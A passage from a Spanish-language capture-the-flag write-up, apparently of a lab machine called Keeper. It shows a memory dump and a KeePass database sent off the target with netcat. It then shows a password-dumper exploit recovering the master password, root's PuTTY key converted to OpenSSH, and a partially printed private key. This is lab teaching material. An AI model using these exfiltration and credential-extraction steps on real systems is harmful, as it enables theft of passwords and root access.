22. Utilizando la herramienta Netcat, realizamos la transferencia del archivo con extensión ".dmp". En nuestra terminal, nos preparamos para escuchar usando el puerto 1234 utilizando el símbolo ">" para indicar que recibiremos un archivo. En el terminal de la sesión SSH, fijamos nuestra dirección IP (proporcionada por OpenVPN) y el número de puerto designado, junto con el símbolo "<" para señalar el archivo de entrada en esta operación. Cabe destacar que la transferencia de este archivo puede llevar algunos minutos, dependiendo de la velocidad de la conexión.

```
lnorgaard@keeper:~$ nc 10.10.14.3 1234 < KeePassDumpFull.dmp
```

```
eddyrack864@kali:~/keepass-password-dumper
(eddyrack864@kali)-[~]
$ cd keepass-password-dumper

(eddyrack864@kali)-[~/keepass-password-dumper]
$ nc -lvp 1234 > KeePass.dmp
listening on [any] 1234 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.11.227] 34868
```


23. Con el propósito de verificar la integridad del archivo transferido, empleamos el comando "md5sum". Este comando calcula el hash MD5 del archivo y nos permite confirmar si ha sido corrompido o alterado durante la transferencia. Tras completar la comprobación, observamos que el hash generado coincide con el hash original, indicando que el archivo se ha transferido de manera íntegra y sin alteraciones.

```

-rwxr-x-- 1 lnorgaard lnorgaard 253395188 May 24 2023 KeePassDumpFull.dmp
-rwxr-x-- 1 lnorgaard lnorgaard 3630 May 24 2023 passcodes.kdbx
-rw-r--r-- 1 lnorgaard lnorgaard 807 May 23 2023 .profile
-rw-r--r-- 1 root root 87391651 Dec 4 03:52 MT300000.zip
drwxr-xr-x 2 lnorgaard lnorgaard 4096 Jul 24 10:25 .ssh
-rw-r--r-- 1 root lnorgaard 33 Dec 3 23:26 user.txt
-rw-r--r-- 1 root root 39 Jul 20 19:03 .vimrc
lnorgaard@keeper:~$ nc 10.10.14.3 1234 < KeePassDumpFull.dmp
^C
lnorgaard@keeper:~$ md5sum KeePassDumpFull.dmp
Command 'md5sum' not found, did you mean:
  command 'md5sum' from deb coreutils (8.32-4.1ubuntu1)
  command 'md5sum' from deb ucommon-utils (7.0.0-20ubuntu2)
Try: apt install <deb name>
lnorgaard@keeper:~$ md5sum KeePassDumpFull.dmp
8899ee7c8b17da8716a89580b39194d3  KeePassDumpFull.dmp
lnorgaard@keeper:~$

```

```

(eddycrack864@kali) - [~/keepass-password-dumper]
$ md5sum KeePass
md5sum: KeePass: No existe el fichero o el directorio

(eddycrack864@kali) - [~/keepass-password-dumper]
$ ls
assets      keepass_password_dumper.csproj  Program.cs
KeePass.dmp LICENSE                        README.md

(eddycrack864@kali) - [~/keepass-password-dumper]
$ md5sum KeePass.dmp
8899ee7c8b17da8716a89580b39194d3  KeePass.dmp

(eddycrack864@kali) - [~/keepass-password-dumper]
$

```

24. Procedemos a ejecutar el exploit utilizando el comando "dotnet run" apuntando hacia el archivo de volcado que transferimos previamente. Es importante tener en cuenta que durante la primera ejecución del exploit, podría surgir un error relacionado con la versión de .NET.

```

(eddycrack864@kali) - [~/keepass-password-dumper]
$ dotnet run KeePass.dmp

Esto es .NET 6.0.
-----
Versión del SDK: 6.0.400
-----

Se instaló un certificado de desarrollo con HTTPS para ASP.NET Core.
Para confiar en el certificado, ejecute "dotnet dev-certs https --trust" (solo Windows y macOS).
Obtenga más información sobre HTTPS: https://aka.ms/dotnet-https

Escriba su primera aplicación: https://aka.ms/dotnet-hello-world
Descubra las novedades: https://aka.ms/dotnet-whats-new
Explore la documentación: https://aka.ms/dotnet-docs
Notifique los problemas y busque el código fuente en GitHub: https://github.com/dotnet/core
Use "dotnet --help" para ver los comandos disponibles o visite: https://aka.ms/dotnet-cli

/usr/share/dotnet/sdk/6.0.400/Sdks/Microsoft.NET.Sdk/targets/Microsoft.NET.TargetFrameworkInference.targets(144,5): error NETSDK1045: El SDK de .NET actual no admite el destino .NET 7.0. Use el destino .NET 6.0 u otro inferior, o bien una versión del SDK de .NET que admita .NET 7.0. [/home/eddycrack864/keepass-password-dumper/keepass_password_dumper.csproj]

```

25. Para resolver este inconveniente, procedemos a editar el archivo con extensión ".csproj" utilizando el editor de texto "nano". Este archivo contiene la configuración del proyecto en .NET y su edición nos permitirá ajustar la versión de .NET de acuerdo con los requisitos del exploit.

```

(eddycrack864@kali) - [~/keepass-password-dumper]
$ ls
assets      keepass_password_dumper.csproj  Program.cs
KeePass.dmp LICENSE                        README.md

(eddycrack864@kali) - [~/keepass-password-dumper]
$ nano keepass_password_dumper.csproj

```

```
GNU nano 7.2 keepass_password_dumper.csproj *
<Project Sdk="Microsoft.NET.Sdk">

  <PropertyGroup>
    <OutputType>Exe</OutputType>
    <TargetFramework>net8.0</TargetFramework>
    <ImplicitUsings>enable</ImplicitUsings>
    <Nullable>enable</Nullable>
  </PropertyGroup>

</Project>
```


[illegible]

28. Como resultado final, se obtiene la contraseña casi completa, donde el primer carácter, que en este caso se representa con un •, permanece desconocido.


```
Password candidates (character positions):
Unknown characters are displayed as "•"
1.: •
2.: ø, ï, ,, l, `, -, ', ], $, A, I, :, =, _, c, M,
3.: d,
4.: g,
5.: r,
6.: ø,
7.: d,
8.: ,
9.: m,
10.: e,
11.: d,
12.: ,
13.: f,
14.: l,
15.: ø,
16.: d,
17.: e,
Combined: •{ø, ï, ,, l, `, -, ', ], $, A, I, :, =, _, c, M}dgrød med fløde

(eddycrack864@kali)-[~/keepass-password-dumper]
$
```

29. Realizando una búsqueda en internet de la palabra encontrada, reemplazando el carácter desconocido con un asterisco (*) como técnica para buscar cuando no se conoce un carácter, se identifica la frase completa como "Rødgrød med fløde".




30. Una vez más, procedemos a transferir archivos utilizando Netcat, esta vez el fichero con extensión ".kdbx", empleando la dirección IP y el mismo puerto. La única modificación realizada es en el nombre del archivo que estamos transfiriendo y recibiendo.




```
lnorgaard@keeper: ~  
Archivo Acciones Editar Vista Ayuda  
lnorgaard@keeper:~$ ls  
KeePassDumpFull.dmp passcodes.kdbx RT30000.zip user.txt  
lnorgaard@keeper:~$ nc 10.10.14.3 1234 < passcodes.kdbx  
[  
eddyrack864@kali: ~/keepass-password-dumper  
Archivo Acciones Editar Vista Ayuda  
[eddyrack864@kali]~/keepass-password-dumper  
$ nc -lnvp 1234 > keepass.kdbx  
listening on [any] 1234 ...  
connect to [10.10.14.3] from (UNKNOWN) [10.10.11.227] 53912
```

31. Una vez más, empleamos el comando "md5sum" para verificar la integridad del archivo transferido y confirmar si ha sido corrompido o alterado de alguna manera. Tras completar la comprobación, observamos que el hash generado coincide con el hash original, indicando que el archivo se transfirió correctamente y sin alteraciones.




```
lnorgaard@keeper: ~  
Archivo Acciones Editar Vista Ayuda  
lnorgaard@keeper:~$ ls  
KeePassDumpFull.dmp passcodes.kdbx RT30000.zip user.txt  
lnorgaard@keeper:~$ nc 10.10.14.3 1234 < passcodes.kdbx  
^C  
lnorgaard@keeper:~$ md5sum passcodes.kdbx  
524564c6269378457e8101b74b4b2b2a passcodes.kdbx  
lnorgaard@keeper:~$  
eddyrack864@kali: ~/keepass-password-dumper  
Archivo Acciones Editar Vista Ayuda  
[eddyrack864@kali]~/keepass-password-dumper  
$ nc -lnvp 1234 > keepass.kdbx  
listening on [any] 1234 ...  
connect to [10.10.14.3] from (UNKNOWN) [10.10.11.227] 53912  
[eddyrack864@kali]~/keepass-password-dumper  
$ md5sum keepass.kdbx  
524564c6269378457e8101b74b4b2b2a keepass.kdbx  
[eddyrack864@kali]~/keepass-password-dumper  
$
```

32. Ahora nos disponemos a trabajar con los archivos que transferimos, iniciando la aplicación KeePass mediante el comando "keepass2".




```
[eddyrack864@kali]~/keepass-password-dumper  
$ keepass2  
lnorgaard@keeper:~$ md5sum passcodes.kdbx  
524564c6269378457e8101b74b4b2b2a passcodes.kdbx  
lnorgaard@keeper:~$  
KeePass  
File Group Entry Find View Tools Help  
Title User Name Password URL  
0 of 0 selected Ready.
```


33. Nos dirigimos a la opción "File" y posteriormente seleccionamos "Open File" para abrir el archivo con extensión ".kdbx" que transferimos previamente.




34. Localizamos la ruta del archivo, cabe destacar que se encuentra en la ruta "/home/(nombre de usuario)/keepass-password-dumper/", y seleccionamos "Open" para cargar el archivo ".kdbx" en la aplicación KeePass.




35. La aplicación solicitará una contraseña maestra. En este punto, ingresamos la contraseña que obtuvimos previamente mediante el "keepass password dumper", la cual corresponde a "Rødgrød med fløde", y luego pulsamos en "OK".




36. Al abrir el archivo, se observa que contiene las credenciales tanto del usuario "Inorgaard" como del usuario "root".




37. Si abrimos el fichero del usuario "Inorgaard", descubrimos que contiene la misma contraseña que habíamos encontrado anteriormente como mensaje dentro de la página administrativa.



38. Al abrir el fichero del usuario "root", se encuentra una contraseña, sin embargo, esta no es válida ya que está encriptada mediante PuTTY. Sin embargo, se identifica algo de interés: una clave de PuTTY en formato RSA. Se procede a copiar esta clave con el propósito de transformarla en un archivo de identificación SSH (ID RSA).



39. Con el comando "nano", creamos un archivo nuevo para posteriormente pegar la clave obtenida.



40. Al abrirse el editor, pegamos la clave obtenida. Para guardar los cambios, se utiliza la combinación de teclas "Control + O", se confirma la acción al presionar la tecla "Enter" y finalmente, para salir del editor, se utiliza la combinación de teclas "Control + X".



41. Con el siguiente comando, empleamos la herramienta "puttygen" para convertir el archivo de clave privada en formato PuTTY (.ppk) a un formato de clave privada OpenSSH (.id_rsa).

```
(eddyrack864@kali)-[~/keepass-password-dumper]
$ puttygen putty.ppk -o private-openssh -o id_rsa
```

42. Ahora verificamos el resultado de la conversión utilizando el comando "cat". Con esto, obtenemos nuestro archivo "id_rsa" que ahora puede ser utilizado para iniciar sesión como el usuario "root" a través de SSH.

```
(eddyrack864@kali)-[~/keepass-password-dumper]
$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAplarHv4TLMBgUULD7AvxMMsSb3PFqbpfw/K4gmVd9GW3xBdP
c9DzVJ+A4rHrCgeMdSrah9JfLz7UUYhM7AW5/pgqQSwUPvNUxB03NwocWMZPPF
Tykkqig8VE2XhSeBQQF6iMaCxaSxyDL4e2ciTQMt+JX3BQvizAo/30rUGtiGhX6n
FSftm50elK1FUQeLYziXGtvsSQKtqfQZHQxrIh/BfHmpyAQUU7hVW1Ldgnp0LDw1A
